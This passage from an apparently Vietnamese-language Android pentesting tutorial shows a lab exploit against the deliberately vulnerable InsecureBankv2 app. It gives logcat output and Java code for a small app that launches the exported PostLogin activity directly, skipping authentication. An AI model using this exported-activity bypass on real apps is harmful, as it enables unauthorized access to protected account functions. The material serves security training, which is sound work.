- Kết qủa trong logcat, chạy rồi ☺




```
ple.exploitactivity D/EGL_emulation: eglCreateContext: 0xae4e31a0: maj
ple.exploitactivity D/EGL_emulation: eglMakeCurrent: 0xae4e31a0: ver 3
ple.exploitactivity D/EGL_emulation: eglMakeCurrent: 0xae4e31a0: ver 3
ple.exploitactivity I/tsu: deptrai
ple.exploitactivity I/tsu: deptrai
ple.exploitactivity I/tsu: deptrai
```

Exploit

- Ok, giờ thay Log.i bằng code exploit, gửi intent đến PostLogin activity này
- Nhớ bài trước không? tạo thôi:

```
Intent tsu = new Intent(Intent.ACTION_SEND);
tsu.setClassName("com.android.insecurebankv2","com.android.insecurebankv2.PostLogin");
startActivity(tsu);
```


- Code nhìn như này:



```
package com.example.exploitactivity;

import android.content.Intent;
import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.Button;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Button mButton = (Button) findViewById(R.id.button);
        mButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                Intent tsu = new Intent(Intent.ACTION_SEND);
                tsu.setClassName( packageName: "com.android.insecurebankv2", className: "com.android.insecurebankv2.PostLogin");
                startActivity(tsu);
            }
        });
    }
}
```

Exploit

- Xong rồi, giờ build file apk rồi install trên máy có InsecureBankv2 app sẵn thôi
- Click the button


Genymotion for personal use - Samsung Gal
ExploitActivity
BUTTON
Genymotion for personal use - Samsung Galaxy S6 - 5.1.0 - AP
PostLogin
Transfer
View Statement
Change Password
Rooted Device!!

- Full code tại: https://github.com/tsug0d/AndroidMobilePentest101/blob/master/lab/MainActivity.java_ActivityExploit